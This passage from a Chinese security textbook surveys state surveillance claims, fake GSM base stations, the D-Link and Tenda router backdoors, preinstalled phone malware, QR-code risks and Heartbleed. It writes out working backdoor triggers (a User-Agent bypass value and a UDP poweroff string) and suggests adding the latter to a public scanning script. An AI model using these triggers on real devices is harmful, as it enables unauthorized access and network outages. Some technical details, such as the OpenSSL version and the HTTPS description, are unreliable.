对于美国本土的基础电信运营企业及与其合作国家的运营商的，美情报机构通过与其合作，将特定侦测设备部署在短信系统一侧，即可获取用户的短信通信记录（元数据），或者对特定用户的短信通信或某类特定短信（如含有恐怖袭击文字）实施侦测，侦测数据可通过专门线路加密回传到政府情报机构。

（4）获取互联网数据

美情报机构与谷歌等本土互联网服务企业密切配合，通过明文指令和黑匣子的方式获取这些企业全球用户的互联网通信元数据及内容（如邮件、即时消息等）。明文指令方式是指通过特定的内部系统，将侦测请求发送给各个合作企业，各企业接受并处理查询请求后，将收集到的数据加密后通过专线或互联网加密通道发送给美情报机构。黑匣子方式是指企业将收集到的用户数据自动暂存到向美国情报机构分享数据的“黑匣子”中，美国情报机构可通过企业提供的通道直接进入“黑匣子”，查询调取用户的互联网通信数据。

2. 凭借美国在核心设备及基础软件的产业优势，利用预置后门及漏洞窃取情报

（1）通过核心路由器等设备窃取信息

美情报机构如果与本土制造企业达成默契，即可在信息技术产品的设计生产过程中预置后门；另外，一些美国本土企业公开承认其在发现产品安全漏洞时，会首先报告美情报机构，然后才向外发布修复消息。利用核心路由设备预置后门和漏洞先知的优势，美情报机构可以通过公众互联网对其远程发出指令，窃取数据信息（如要求其一旦发现某个或某段 IP 地址的通信数据，则将其加密回传到美国情报机构的特定服务器上）。通常只要窃取数据信息的操作策略设计得当，数据量不是很大，或者辅助以伪装措施（如给本地网管系统发送虚假流量信息），斯诺登所说的美情报机构“攻击网络中枢，如大型互联网路由器，以访问数以十万计计算机的通信数据”从技术角度研判是完全可能实现的。

（2）窃取短信数据

目前，短信中心通过短信网关与互联网的某些业务系统联通，如果制造企业在其服务器、操作系统或数据库中预埋后门，则完全可以实现从互联网远程控制短信系统，并对其转发的短信（如发自某个电话号码的短信）实施窃取，加密后通过互联网外传至特定目标。据统计，我国三家基础电信企业的短信系统（包括短信中心和短信网关）60%的服务器为国外厂商产品，若预埋后门，则我国面临的安全威胁相当严重。

3. 通过全球领先的互联网渗透和攻击能力，获取敏感信息并控制关键设备

渗透攻击已经成为国家网络空间斗争中的重要武器之一。国家情报机构可以直接利用网络攻击手段对目标信息系统实施长时间的安全渗透，直至找到系统存在的安全漏洞以获取其存储的关键数据信息。如果敌方利用设备漏洞对我国的电信设备及重要信息系统实施远程攻击控制，则不仅可获取重要敏感信息，在极端情况下甚至可以瘫痪网络。

4. 通过间谍手段安装侦测监控的后门与设备

美国国安局和中情局合作实施的所谓“黑袋”行动，即为通过间谍手段，潜入目标位置安装监控设备获取情报信息，完成“棱镜”计划和其他电子窃听无法完成的工作。

6.3　“伪基站”问题分析

近年来，我国多地陆续出现了多起不法分子利用“伪基站”发送诈骗、广告推销等垃圾短信的行为。2013 年 11 月 8 日，央视《焦点访谈》专题曝光“伪基站”问题后，引起社会的强烈关注。“伪基站”增长势头迅猛，一年来增加了 40 多倍，其发送的垃圾短信占到总量的 30%以上，对国家通信秩序、人民群众生命财产安全和社会稳定造成了严重威胁。

6.3.1　“伪基站”技术实现

“伪基站”通过模拟 2G 无线移动通信基站和部分核心网的功能，伪装成真实移动基站的邻区，通过发射大功率无线信号，迫其使周边一定范围内的用户终端脱离通信网络，接入“伪基站”信号。“伪基站”正是利用 2G 网络对用户的“单向鉴权”漏洞，在用户的位置更新过程中获取用户的 IMSI（International Mobile Subscriber

Identification Number，国际移动用户识别码）的。“伪基站”可冒用任何电话号码，不经过电信运营商的网络，将垃圾短信推送到已获取 IMSI 的用户终端。目前市场上的“伪基站”主要是 GSM 制式，CDMA 制式的“伪基站”由于市场需求较少且生产成本较高而较为少见。

6.3.2 “伪基站”威胁分析

“伪基站”通过发送广告和诈骗短信等垃圾短信方式对公众生命财产安全、国家通信秩序和社会稳定造成了严重威胁，主要体现在以下几个方面。

1. 干扰用户正常通信，损害用户合法权益

①“伪基站”严重干扰了用户的正常通信。“伪基站”信号强度大，可强迫用户终端短时“脱网”，导致无法接打电话和收发短信等，有时甚至需要重启终端设备方能“入网”。

②“伪基站”损害了用户的合法权益。推销广告等垃圾短信干扰了广大用户的正常生活，诈骗短信更是扰乱了社会治安，造成用户个人财产的损失。

2. 挤占公共频谱资源，扰乱正常公共通信秩序

①“伪基站”的使用造成大量用户脱网和网络拥塞，严重影响了无线通信网络的正常运行。

②“伪基站”挤占了公共频谱资源，对公共频谱资源造成的损失难以计算。

③“伪基站”干扰了正常通信秩序，对电信运营企业的通信服务质量、品牌形象等造成了极大的负面影响。

3. 影响社会稳定，危害国家安全

①“伪基站”可冒用国家权威部门、银行等特殊服务行业号码向用户发送足以“信以为真”的虚假信息，在造成人民群众生命财产损失的同时，影响了社会稳定和政府公信力。

②“伪基站”一旦被一些别有用心的组织或个人利用，大量发送反动言论甚至政治谣言，将会危及国家安全，后果不堪设想。

6.3.3 “伪基站”泛滥原因分析

巨大的经济利益、网络技术漏洞、技术门槛不高、查处难度大、违法成本低等是“伪基站”泛滥的主要原因。

1. 经济利益驱使

“伪基站”存在的根本原因在于暴利驱使：一是一套“伪基站”设备在短时内即可随意发送几万条广告信息，按每条几分钱计算，日毛利可达几百元至数千元，利润可观，如果发送诈骗短信并诈骗成功，获利更是无法估量；二是巨大的经济利益催生了“伪基站”整个产业链，设备的制造、销售及下发服务等环节均存在较大的利益空间。

2. 技术防范难以实现

①“单向鉴权”的 2G 通信协议标准已在全球广泛采用，通过修改协议解决该问题缺乏可行性。

②“双向鉴权”的实施需要网络、卡、终端同时支持方可实现。而我国 2G、3G、4G（LTE）网络将长期并存；用户终端多是多模终端；不换卡的 3G 用户发展策略，导致大多数 3G 用户仍在使用“单向鉴权”的 SIM 卡而非“双向鉴权”的 USIM 卡；虽然 LTE 网络需要用户换卡，但在 3G、LTE 网络没有覆盖或信号较弱的地区，2G“伪基站”仍有机可乘，因此直接利用技术手段根除伪基站问题在短期内难以实现。

3. 技术门槛不高

“伪基站”设备获取便捷，使用简单，只要有一定的技术基础，连接普通的笔记本电脑、PC 主机及信号收发设备就能完成垃圾短信的群发，技术门槛不高。

4. 查处难度大

“伪基站”大多隐蔽安装在人员较为密集区域的移动交通工具上，可在 10～20 分钟内完成从干扰到下发垃圾短信的整个操作过程，然后迅速撤离，其操作时间短、流动性强，违法行为的发现、定位和查处难度较大。

5. 违法成本较低

违法成本较低也是“伪基站”泛滥的一个重要原因。

① 由于《无线电管理条例》自 1993 年实施至今未曾修改，受罚则所限，对于该违法行为，只能给予当事人最高没收设备并处不超过 5000 元罚款的处罚。

②《刑法》第 288 条和《中华人民共和国治安处罚法》第 28 条分别规定，擅自设置、使用无线电台，经责令停止使用后拒不停止使用的，或故意干扰无线电通信造成严重后果的，才能移送司法部门处罚。其处罚力度与“伪基站”的非法获益相差甚远，难以起到预防违法、遏制非法的效果。

6.3.4　伪基站治理的进展

2014 年，最高人民法院、最高人民检察院、公安部、国家安全部出台了《关于依法办理非法生产销售使用伪基站设备案件的意见》，明确表示非法生产、销售、使

用伪基站的违法犯罪行为，可依法以非法经营罪、破坏公用电信设施罪、诈骗罪、虚假广告罪、非法获取公民个人信息罪、破坏计算机信息系统罪、扰乱无线电通信管理秩序罪、非法生产销售间谍专用器材罪 8 项罪名追究刑事责任，并对打击的重点、依法从重处罚的情形做出规定，明确了治安违法行为和刑事犯罪行为的界限。

上述 8 项罪名分别覆盖了伪基站设备生产、销售和使用 3 个环节，能够提高违法成本，增加威慑，压缩犯罪空间。与出台司法意见前相比，司法机构使对伪基站使用的定罪做到了有法可依，增加了对生产和销售环节的覆盖。可以预期，未来伪基站的生存空间会得到有效的压缩。

6.4 无线路由器后门

2014 年，国外安全研究员通过逆向工程发现全球市场占有率前 3 位的台湾友讯科技（D-Link）、深圳吉祥腾达科技（Tenda）多个型号的数十个版本的无线路由器固件系统中存在后门，攻击者可以远程完全操控设备。

针对上述事件，有第三方测评机构对两家公司的数十款无线路由器设备进行了详细的技术分析和实验，验证了 D-Link 和 Tenda 的多款无线路由器确实预置了后门，通过该后门，不仅可以远程入侵该设备，还可以对与路由器相连的所有电子设备进行全面监控，实施数据窃取破坏、中断网络等攻击行为。具体技术分析验证情况如下。

6.4.1 问题路由器产品的基本情况

据不完全统计，两家厂商存在后门的设备型号达十余种，包括：D-link 的 DIR-100、DIR-120、DI-524、DI-524UP、DI-604S、DI-604UP、DI-604+、TM-G5240 等；Tenda 的 W301R、W302R、3g611R、3gR、W330R、W311R、W368R 等。

其中 D-Link 的问题路由器固件由其美国子公司 Alpha Networks 开发。经分析，存在于该固件的后门程序中的关键字符串“roodkcableoj28840ybtide”从后往前读为英文“Edit by 04882 Joel Backdoor”，其中 Joel 可能是 Alpha Networks 的资深技术总监 Joel Liu，因此基本可以确定此安全隐患为厂家预留后门。考虑到这家公司的开发团队是美国的公司，其问题性质更引发人们的担忧。

6.4.2 问题路由器后门验证及技术分析

1. D-Link 的相关设备

工业和信息化部电信研究院的安全技术人员在日前完成了对该固件后门程序的技术验证和分析。在实验室的验证过程中，技术人员选择了D-Link DIR-100 中文版，

固件版本为 1.11CN（官方无升级版本）。经测试，该设备确实存在预置后门代码。验证结果显示，当攻击者远程登录路由器认证页面时，只要输入事先预置好的命令参数值，就可绕过认证过程，直接进入设备管理界面，实施攻击行为，如在路由器的 http://192.168.0.1/Advance/adv_routing.htm 页面配置静态路由对用户通信数据进行劫持。测试发现该后门与英文版略有不同，所需后门的User-Agent值是“xmlset_roodkcableoj28840ybtide”，输入后访问任何控制页面均不需要认证。发送如图 6.1 所示的请求。即可不经过认证访问路由器控制页面，如图 6.2 所示。

图 6.1　请求

图 6.2　不经过认证访问路由器控制页面

2. Tenda 的相关设备

在针对 Tenda 无线路由器的预置后门问题的分析验证中，技术人员选取了 Tenda W302R 型号设备为例，验证了该设备确实存在后门，攻击者可远程控制路由设备。在验证实验中，技术人员构造了特定 UDP 数据包并发送，即可开启设备的 telnet 服务，无须用户名及密码即可远程登录设备进行管理。也可以发送“w302r_mfg\x00x/sbin/poweroff”来远程关闭该设备，中断网络的运行，甚至可以通过更改网络设备配置来劫持用户的网络通信数据，对用户的上网行为进行监控。该实验中远程启动 telnet 服务的截图如图 6.3 所示。




图 6.3　远程启动 telnet 服务的截图

6.4.3　相关问题的影响和危害分析

这两家厂家存在后门的无线路由器产品主要用于家庭或小型办公场所的用户宽带无线接入。相关固件的后门问题被曝光至今，厂家尚未主动对在网设备存在的安全隐患采取修补措施。虽然曝光的产品类型数量有限，但其他型号的产品固件也有包含类似后门代码的可能性。由于涉事厂家在无线路由器市场的占有率较大，全球在网设备分布广数量多，且互联网上已有针对该后门的自动化扫描和攻击脚本[1]，所以上述后门一旦被恶意攻击者利用，将直接危害使用该产品的用户信息安全，造成个人信息泄露，严重的将影响网络的稳定运行。

利用上述后门，具体可以实施的攻击行为如下。

① 远程控制设备。利用设备固件中的后门，可以通过 Web 界面或 telnet 服务对远程设备进行控制，更改设备配置实施进一步攻击。

② 监控用户的上网行为，盗取用户的敏感信息。获取路由器控制权后，通过更改路由表可对用户的上网行为进行监控，如监听、劫持、篡改用户请求的数据包，甚至在用户接收的数据包中插入恶意代码入侵用户终端实施进一步控制。黑客还可以通过更改 DNS 服务器地址进一步将用户引导到仿冒的欺诈网页，骗取用户的各种账号密码。国外已发生类似事件，给用户个人和银行造成了重大损失。

③ 实施大范围中断网络攻击。可以通过执行关闭、重启等指令远程关闭设备，影响网络的正常运行，甚至可以通过自动化脚本进行大范围扫描，并远程发送关闭、重启指令，实施大范围中断用户网络的攻击。

④ 引发 DNS DDos 攻击。攻击者可劫持无线路由器 DNS 地址，进而实施 DNS DDos 攻击。

⑤ 隐匿接入，难以溯源。路由器被控制后，不法分子通过开启代理或远程接入功能，可隐匿接入公共网络，因此如果他们实施恶意攻击或发布不良信息等，将无法准确追溯源头。

[1] 网络上已公布针对这些路由器的大规模扫描及攻击脚本。例如，github 上已有针对性 nmap 脚本，专门用于快速扫描 Tenda 路由器，脚本可以从 https://github.com/ea/nmap-scripts/blob/master/tenda-backdoor.nse 下载。可在扫描脚本中加入诸如“w302r_mfg\x00x/sbin/poweroff”字符串的攻击指令，来中断设备的运行，影响网络的稳定。

6.5　手机预装恶意程序

6.5.1　概述

2014 年，央视的“315 晚会”曝光了部分企业通过刷机软件和工具，向行货手机植入恶意程序，造成恶意扣费、泄露用户隐私等问题。在手机流通渠道的刷机时预装是重要的手机应用推广渠道之一，同时也是恶意程序传播的主要途径之一。刷机涉及侵犯用户选择权、知情权及用户隐私，如果植入恶意程序还会造成更大的危害。

线下推广渠道（预装/刷机）是重要的应用推广渠道之一，整个手机产业链条都会参与其中。从手机方案商、制造商，到总代、分销、门店，以及电商、仓储、维修等环节都会在手机中预装或刷入应用，通过推广应用获取收入。越接近用户环节的控制力越强，相应的推广价格也越高。应用运营方会根据应用的一次激活数、二次激活数、在网时间、留存率等向推广方支付费用。应用推广平台整合了应用开发/运营方与推广者的需求，为参与应用推广的商户提供待推广的应用、刷机安装程序的工具，以及应用激活使用信息的统计平台、结算平台，并且会在手机中植入用于统计应用的使用信息程序。该程序会记录并上传手机的标识信息（如 IMEI、MAC、IMSI 等）和应用的使用信息（如手机安装的应用、应用的网络流量等），以统计应用的推广效果，便于准确支付推广费用。

除制造商之外的刷机时预装主要有两种方式：刷含有推广应用的 ROM 包和不修改 ROM 仅批量安装应用。刷 ROM 包方式修改了手机的 ROM 区，手机制造商可能不再对手机提供保修服务，且用户在无手机 ROOT 权限的情况下无法删除预装的应用；不修改 ROM 的方式是利用安卓手机的调试接口，批量安装应用，用户可正常删除安装后的应用。无论是哪种方式，如果应用推广平台没有对应用的安全性进行有效测试，或者有意忽略安全性测试，含有病毒、木马或恶意代码的应用就会批量植入手机中，对购买这些手机的用户造成极大的危害。

6.5.2　安全隐患分析

1．侵犯用户的选择权和知情权

如上所述的应用线下推广方式与线上推广方式（应用商店等）相比，最大的问题是用户没有选择权，甚至没有知情权（不知道应用是制造商预装的还是出厂后被流通环节预装的）。用户一般会认为预装的应用是手机自带的，是可以信任的，即使发现预装的应用有问题，对于植入 ROM 中的应用，用户也无法正常删除（在无 ROOT 权限的情况下）。

2．手机预装是仅次于第三方应用市场的恶意程序的第二大传播途径

单台手机通过刷入应用软件从开发商或渠道商获得的利润有可能远远高于手机硬件本身的销售利润，这种现状无疑促进了整个刷机产业链的形成和日渐壮大。而不良渠道商及部分恶意 ROM 开发者通过对 ROM 内置恶意软件，还可以进一步牟取高额的灰色利益甚至违法收益。用户一旦刷入病毒 ROM 即中招，危害性较大。另外，手机上预装的恶意程序比通过其他形式感染手机的恶意程序更难清除，甚至有些预装恶意程序会屏蔽或卸载手机安全软件。

3．收集应用激活数据涉及用户隐私

应用推广平台会收集手机的标识信息（IMEI、MAC、IMSI 等）和应用的使用信息，以便统计应用的推广效果。严格来讲，这些信息属于用户的隐私。

6.6 二维码安全

近年来，随着移动智能终端的普及，二维码产业日渐兴起，逐渐渗透到人民群众生活的各个方面。但二维码的迅速普及同时伴随而来的安全隐患日益增多，因扫描不明来源的二维码遭受经济损失的信息屡见报端。在二维码市场的繁荣之下，安全事件频发、用于不良企图、信息泄露等安全问题亟待引起重视。

6.6.1 二维码概述及现状

二维码是 20 世纪 70 年代由日本发明的一项将数据信息记录在图形中的条码技术，它使用若干个与二进制相对应的几何形体来表示文字或数值信息，通过图像输入设备或光电扫描设备自动识读以实现信息的自动处理。二维码具有以下典型特征。

① 信息容量大、编码范围广：可容乃至少 1108 个字节或 500 多个汉字的信息；图片、声音、文字、链接等均可转化为数字化信息；制作成本低，形状、尺寸大小比例可变，持久耐用。

② 容错能力强、译码可靠性高：局部损坏达 50%仍可恢复信息，译码错误率不超过千万分之一。

③ 可引入加密措施，保密性、防伪性好。

④ 读取方便：可以使用激光或 CCD 阅读器识读。

二维码凭借上述优势，在美、德、日、韩、英等众多国家广泛应用，形成了产业化、规模化发展。特别是在美、日、韩三国，二维码的应用普及率达到 96%以上，尤其是在城市管理服务体系和民众日常生活服务中得到了有效应用。据尚普咨询公司预测，2015 年，二维码全球市场将超过 1000 亿美元，将有一万家公司进入二维码行业。

随着移动互联网和智能终端的普及，我国二维码产业发展迅速，目前已形成包括二维码整体解决方案提供商、软件开发商、识读设备提供商、增值服务提供商、移动运营商、移动终端提供商等在内的完整产业链，二维码已广泛应用于商业信息化（如物流管理、质量监控）、移动营销（如广告互动）、移动商务（如移动安全、移动支付）等领域。截至 2013 年 11 月，我国二维码制作、发布、识别等上下游产业规模已达 2000 亿元人民币。目前，国内两个使用范围最广的二维码扫描软件“我查查”和“灵动快拍”的用户总数已接近 1 亿，超过 6 亿人使用的微信支持二维码制作和扫描功能，庞大的用户群数量给二维码产业的发展创造了巨大市场。

6.6.2　安全隐患分析

二维码在发展潜力巨大的同时，也面临着软件和制作发布等缺乏监管、被恶意利用传播木马病毒、信息泄露、二维码工具安全检测能力较弱及内容监管困难等方面的问题。

1. 对二维码的监管空白威胁网络与信息安全

目前，对二维码软件、制作和发布等缺乏监管，软件制作者可通过应用商店、论坛等平台发布二维码软件。目前已发布的免费二维码制作和扫描软件达 250 多种，任何组织或个人均可借助这些免费二维码软件制作和发布二维码。这一监管空白漏洞极易被不法分子利用，借助二维码肆意传播木马病毒或发布不良信息，严重威胁我国的网络与信息安全。

2. 成为木马病毒、钓鱼网站传播新渠道，损害用户利益

目前，二维码发布有微博、网络论坛、网页、媒体广告等多种渠道，发布前无须安全性审核，制作源头难以查找，给手机病毒、吸费软件、钓鱼网站等通过二维码传播创造了有利条件。腾讯安全实验室数据显示，2013 年，通过二维码传播恶意程序、钓鱼网站的比例迅速增长到 7.42%。恶意软件链接嵌入二维码中，用户一旦扫描二维码并下载链接中的恶意软件后，木马病毒便随机运行，从而导致用户被恶意耗费、盗取网银等，严重损害用户的利益。2014 年 2 月，浙江嘉兴的汪女士在淘宝交易过程中，扫描对方发来的二维码信息后手机中了木马病毒，其支付宝中的 18 万元随即被对方转走。

3. 二维码制作和读取工具缺乏安全检测能力甚至内置病毒，安全风险巨大

多数二维码扫描工具缺乏木马病毒检测能力和恶意网址识别能力；有些二维码制作和扫描软件内置病毒，手机病毒借助二维码制作、扫描工具肆意传播。2013 年 4 月，一款名为“扫码巫毒”的手机病毒借助二维码生成器、二维码扫描工具疯狂

传播，用户一旦安装此工具就会自动联网下载软件并静默安装。下载的软件会消耗用户流量，并利用移动互联网的热点传播功能瞬间感染海量用户。

4. 使用明文编码存在较大的信息泄露风险

市场常用二维码码制，如日本 QR 码、美国 DM 码等多为开源、通用码制，直接对信息明文编码，普通二维码扫描软件均可读取，增加了二维码承载的个人、企业、政府用户信息泄露的风险。火车票实名制实施初期，票面二维码采用明文 QR 编码，曾有不法分子利用此漏洞恶意收集旅客姓名、身份证等用户隐私信息，后经特殊码制加密处理后方得到有效遏制。但目前市场上仍有大量涉及个人隐私、企业涉密信息等的二维码名片采用明文 QR 编码方式，数据泄露的风险极大。

5. 二维码承载信息内容的监管难度加大

在现行互联网监管体系下，文本、图片、语音、视频等信息载体形式均有相应的信息内容监控过滤技术手段或人工手段，其中包含的不良及违法信息在信息传播环节总体上可管可控。随着二维码的日益普及，论坛、微博、网站中逐渐出现二维码信息载体形式，二维码具有承载内容不直接可见的特征，一旦被用于敏感、违法信息传播渠道，在一定程度上可规避现行信息内容监控体系，大大增加了违法信息传播扩散的风险。

6.7 “心脏流血”OpenSSL漏洞

2014 年 4 月 8 日，网络安全协议 OpenSSL 被曝出年度最严重的安全漏洞——“心脏流血（Heartbleed）”，这一漏洞导致使用该协议的各大网银、在线支付、电商网站、门户网站、电子邮件等服务面临的安全风险陡增，严重威胁互联网用户的财产和隐私安全。对此，全社会应高度重视，齐心协力，以有力的举措积极应对，共同维护广大用户的切身利益，保障国家安全和社会的和谐稳定。

6.7.1 OpenSSL介绍及“心脏流血”漏洞的工作原理

OpenSSL 是为网络通信提供安全及数据完整性的一种安全协议，囊括了主要的密码算法、常用的密钥和证书封装管理功能及 SSL 协议，可以保护用户在网络上传输的隐私信息，是互联网应用最广泛的安全传输方法。当访问一些安全级别较高的网站时，浏览器地址栏会有“http://”或“https://”，以“https://”访问的网站就是用 SSL 加密的。

“心脏流血（Heartbleed）”漏洞的工作原理是： SSL 标准包含一个心跳选项（数

据包处理选项），OpenSSL 在实现心跳包处理时，存在编码缺陷，即没有检测心跳包中的长度字段（length 字段）是否和后续的数据字段（data 字段）相符合，导致服务器内存泄露。攻击者可以利用此缺陷，通过巧妙的手段发出恶意心跳信息，欺骗另一端的服务器泄露内存机密信息。

6.7.2　“心脏流血”安全漏洞影响分析

OpenSSL 的“心脏流血（Heartbleed）”漏洞是本年度互联网上最严重的安全漏洞。出现安全漏洞的版本是 OpenSSL1.01，该版本已于 2012 年 3 月 12 日推出。这意味着数以千万计的网站已经具有潜在危险。利用该漏洞，攻击者可以直接获取服务器上 64K 内存中的数据内容，实时获取“https”开头网址的用户登录账号、密码等隐私数据。此外，攻击者还可以获得服务器数字密钥的拷贝，从而模仿这些服务器，或对用户通过服务器的通信进行解密。443 端口是 OpenSSL 的一个常用端口，用于加密网页访问。安全分析系统 ZoomEye 系统扫描数据显示，中国境内有 1 601 250 台机器使用 443 端口，其中有 33 303 台受到了本次 OpenSSL 漏洞的影响。除了 443 外，还有邮件、即时通信等端口，受影响的范围至少涉及 3 万多家使用 OPENSSL 服务的互联网公司，包括大家最常用的购物、网银、社交、门户、微博、微信、邮箱等知名网站和服务，百度、阿里、腾讯、360 等互联网巨头无一幸免地可能受到影响。2014 年 4 月 7 日、8 日两天，共有约 2 亿网民访问了含有 OpenSSL 漏洞的网站。

当今最热门的两大网络服务器 Apache 和 nginx 都使用了 OpenSSL。总体来看，这两种服务器约占全球网站总数的三分之二。“心脏流血（Heartbleed）”安全漏洞不仅影响了大量服务器，网络设备企业思科、Juniper 和瞻博等公司开发的部分网络产品中也都包含此漏洞，如路由器和防火墙。除网络设备之外，一些版本的 Android 系统也存在 Heartbleed 漏洞，如 Android 版本 4.1.1 和 4.2.2。SSL 还被用在其他互联网软件中，如桌面电子邮件客户端和聊天软件。

OpenSSL 在 2014 年 4 月 7 日推出了 OpenSSL 1.01g，腾讯、谷歌和雅虎等多家公司已经陆续修复了此漏洞。但值得警惕的是，由于 OpenSSL 的应用非常广泛，很多企业的办公系统、邮件系统都有使用，使得该漏洞的辐射范围已经从开启 HTTPS 的网站延伸到了 VPN 系统和邮件系统，将带来更加隐蔽的风险，并将持续一段时间。根据 360 网站卫士在线检测平台数据，目前发现国内共有 251 个 VPN 系统和 725 个邮件系统同样存在漏洞，其中不乏很多政府网站、重点高校和相关安全厂商。

第 7 章 网络空间安全基线指南

本章要点

- ✓ 安全基线概述
- ✓ 用户侧安全基线
- ✓ 网络侧安全基线
- ✓ 业务系统侧安全基线

7.1 安全基线概述

任何一个即使有多重安全防护手段的信息系统，都存在一定的安全风险。信息安全建设的目标不是为了保障信息系统的绝对安全（事实上，任何信息系统都不可能有 100%的安全），而是在综合考虑成本与效益的前提下，通过安全措施来降低和控制风险，使残余风险降到可接受的范围内。

信息系统安全风险评估是通过对信息系统的资产、面临威胁、存在的脆弱性、采用的安全控制措施等方面进行分析，从技术和管理两个层面综合判断信息系统面临的风险。在安全风险评估过程中，基于已识别出的安全风险因素，以什么样的标准判定其是否在可接受残余风险范围内，即引出了安全基线的概念。

简单来说，安全基线是一个信息系统的最小安全保证，即该信息系统最基本需要满足的安全要求。如前所述，信息系统安全建设需要在成本与所能够承受的安全风险之间进行平衡，而安全基线正是这个平衡的合理的分界线。不满足系统最基本的安全需求，也就无法承受由此带来的安全风险，而非基本安全需求的满足同样会带来超额安全成本的付出，因此构造信息系统的安全基线已经成为系统安全工程的首要步骤，同时也是进行安全评估、解决信息系统安全性问题的先决条件。

当安全基线构造完成后，信息系统需要根据安全基线进行相应的安全配置，才能保证安全风险在安全基线范围内是可接受的。而针对安全基线的风险评估则是使用自动化或人工评估的方法，在安全配置要求的相应安全措施实施完成后，通过深入分析信息系统自身存在的脆弱性和面临的外部安全威胁，计算该信息系统存在的安全风险，并与安全基线进行比对，判断其安全状况是否符合安全基线的要求，只有当残余风险是可接受的，目前的安全配置和相应的安全措施才是有效的。此时，通过实施安全风险管理，可以保障信息系统的安全。基于安全基线的信息安全风险评估流程如图 7.1 所示。

基于该流程，在对一个信息系统进行基于安全基线的安全风险评估时，需要完成以下几个步骤。

1．安全风险评估要素的确定

主要包括资产识别、外部威胁识别及内部脆弱性识别。其中资产识别就是安全风险评估对象的确定；外部威胁识别主要是评估和确定对象所面临的外部攻击；内部脆弱性识别主要是评估和确定对象内部存在的安全缺陷。

2．安全基线构造

主要针对评估对象的最基本安全需求，通过分析其面临的外部威胁和内部脆弱

性，构造出最基本的需要满足的安全要求。

由于信息系统千差万别，所以在购置安全基线时，应根据信息系统的功能、具备的特点、使用的场合和环境等要素，进行有针对性的分析，以构造出切实可用的安全基线要求，给出相应的安全基线配置要求和列表，以指导实践中的信息安全风险评估。




图 7.1　基于安全基线的信息安全风险评估流程

3．安全基线配置

当安全基线构造完成后，信息系统应根据安全基线选择并实施相应的安全配置，才能保证系统的安全风险在安全基线范围内是可接受的，从而最终保证系统达到所需的安全防护水平。使系统满足安全基线要求的安全配置就称为安全基线配置。在实践中，通常将安全基线配置细化为安全配置列表，以指导具体的安全基线配置的实施过程。

4．针对安全基线的风险评估

针对安全基线的风险评估较为适用于信息系统采用普遍且标准化的模式。由于安全基线是信息系统的最小安全需求，因此它能相对比较简单和直接地实现信息系统的基本安全水平。针对安全基线的风险评估的优点是需要的资源较少，周期短、操作简单。对于环境相似且安全需求相当的信息系统，针对安全基线的风险评估显然是一种经济有效的风险评估方法。其缺点也显而易见：由于信息系统的复杂性，安全基线水平的高低难以设定，如果过高，可能导致资源浪费和限制过度；如果过低，可能难以达到充分的安全。因此，应根据信息系统的功能、具备的特点、使用的场合和环境等要素，进行有针对性的分析，以构造出切实可用的安全基线要求。

以下将分别从用户侧、网络侧和业务系统侧 3 个角度阐述安全要素的识别和安全基线的构造方法。

7.2 用户侧安全基线

本节根据信息安全风险评估流程，以用户侧设备为对象，构造安全基线，并给出实际的安全风险评估过程。

7.2.1 用户侧安全要素识别

1. 资产识别

目前，用户侧终端设备主要包括计算机类终端和通信类终端，其分类如图 7.2 所示。其中计算机类终端包括台式电脑、笔记本电脑和平板电脑；而通信类终端则包括固定电话、功能手机及智能手机。其中传统的台式电脑和笔记本电脑的出现时间较长、操作系统相对统一，且市面上的安全防护软件众多；而固定电话和功能手机的接口不开放，面临的外来攻击较少，因此这几类终端面临的安全问题总体相对简单。相比之下，智能手机和平板电脑是近年来出现的新型终端，具备开放的操作系统，采用操作系统、中间件和应用软件的平台式架构，能够灵活地安装和卸载各种应用程序和数字内容，具有可扩展性，因此统称为智能终端。智能终端作为移动互联网对用户的体现形式及存储用户个人信息的载体，需要配合移动网络保证移动业务的安全，实现移动网络与智能终端之间通信通道的安全可靠，同时还要保证用户个人信息的机密性、完整性，其面临的安全形势非常严峻：一方面，智能终端的操作系统具备开放 API，开发者可以方便地开发各种应用程序，这为恶意应用程序的开发、下载和安装提供了条件；另一方面，智能终端具备拍照、摄像、彩信等多种多媒体功能，并且能高速接入网络，用户可以随时随地利用智能终端获取互联网

